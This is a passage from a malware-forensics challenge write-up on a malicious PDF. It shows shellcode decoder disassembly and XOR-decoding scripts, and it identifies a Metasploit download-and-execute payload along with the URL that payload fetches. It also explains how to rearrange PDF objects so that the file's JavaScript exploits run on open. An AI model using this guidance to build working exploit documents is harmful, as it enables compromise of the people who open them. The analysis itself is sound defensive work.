
if __name__ == '__main__':
	main()
```

After running the script on the encrypted area a second xor encryption layer is found:

```
00000019  E2F5              loop 0x10
0000001B  EB10              jmp short 0x2d
0000001D  5A                pop edx
0000001E  4A                dec edx
0000001F  33C9              xor ecx,ecx
00000021  66B93C01          mov cx,0x13c
00000025  80340A99          xor byte [edx+ecx],0x99
00000029  E2FA              loop 0x25
0000002B  EB05              jmp short 0x32
0000002D  E8EBFFFFFF        call dword 0x1d
```

This seems to be just a simple byte xor with 0x99 from 0x31 for 0x13c bytes. Another script can be written to decode this, as well. This encoder along with the encoded data are the Metasploit *download_exec* payload.

Although it is probably no longer needed since the payload is already known, here's another simple script to decrypt this layer.

decrypt-xor-99h.py:

```
#!/usr/bin/env python

import sys
import os
from struct import *

usage = """Usage: %s <input-file> <output-file> <offset> <size>"""

def main():
	if len(sys.argv) != 5:
		print usage % sys.argv[0]
		sys.exit(-1)
	f = open(sys.argv[1], 'rb')
	data = f.read()
	f.close()
```


```
        offs = int(sys.argv[3], 16)
        size = int(sys.argv[4], 16)
        output = data[:offs]
        end = offs + size - 1
        while offs < end:
                b = unpack('B', data[offs:offs+1])[0] ^ 0x99
                output += pack('B', b)
                offs += 1
        output += data[offs:]
        f = open(sys.argv[2], 'wb')
        f.write(output)
        f.close()

if __name__ == '__main__':
        main()
```

After decryption the exploit code is simple, it gets the required API function addresses using the PEB method and calls `UrlDownloadFile` to get a file from some URL and then runs it using `WinExec`.

Based on the analysis of the PDF file, the libtiff exploit was expected to be the one that actually runs. The pcap file confirms that the libtiff exploit worked since a request to *http://blog.honeynet.org.my/forensic_challenge/the_real_malware.exe* was made (although the payload wasn't entirely successful since that request returned a 404).

Question 10. With the understanding of the PDF format structure, please explain how we can enable other exploits to run when the PDF file is opened.	Possible Points: 2pts
Tools Used: Awarded Points:	
Answer 10. In order for the PDF reader to parse them, the JavaScript exploits should be in an object linked to the trailer. The order of the attacks should also be considered. For example, if the tiff exploit is run first and is successful running the other exploits doesn't make much sense, if however it fails, there's no guarantee that the application won't crash or become unstable. The JavaScript exploits should, most likely, be run first, since they allow the attacker to associate an exploit to a PDF reader's version. A method that could be used is to change the /Root in the trailer to point to the base of the other tree. This won't make both the exploits in JavaScript and the libtiff exploit run but will make the JavaScript code run. A better approach would be to use the /OpenAction tag in the root catalog. So the /Root object can still reference the JavaScript object. This implies very little modifications in the PDF. However. adding just the /OpenAction to the root catalog won't be enough to run the JavaScript code since it depends on some annotations. So the old Pages object (obj 2) should be merged with the new Pages object (obj 26) or the annotations added to the new Page object (obj 25). The same end result can be accomplished in different ways, but the idea is still the same: JavaScript set for OpenAction and the AcroForm and Annotations linked in the Catalog object's tree. *Note: there used to be a misconfiguration in Adobe Reader when using the /Launch tag. This could've given the same end result as the payloads in fcexploit.pdf (i.e. download and run some malicious executables). The issue was described by Didier Stevens in his blog http://blog.didierstevens.com/2010/03/29/escape-from-pdf/ and it was fixed in Adobe Reader 9.3.3.*	
Bonus 1. Please provide the dot graph of the PDF object's connectivity inside the PDF file.	Possible Points: 1pt
Tools Used: Pyhon, pdfminer, pydot, pdf-graph.py (custom script) Awarded Points:	
Answer Bonus 1.	

To generate the graph I wrote a script called pdf-graph.py (it uses the pdfminer and pydot modules).



Note: Due to current limitations in pdfminer before building the graph the fcexploit.pdf file has to be patched with the endobj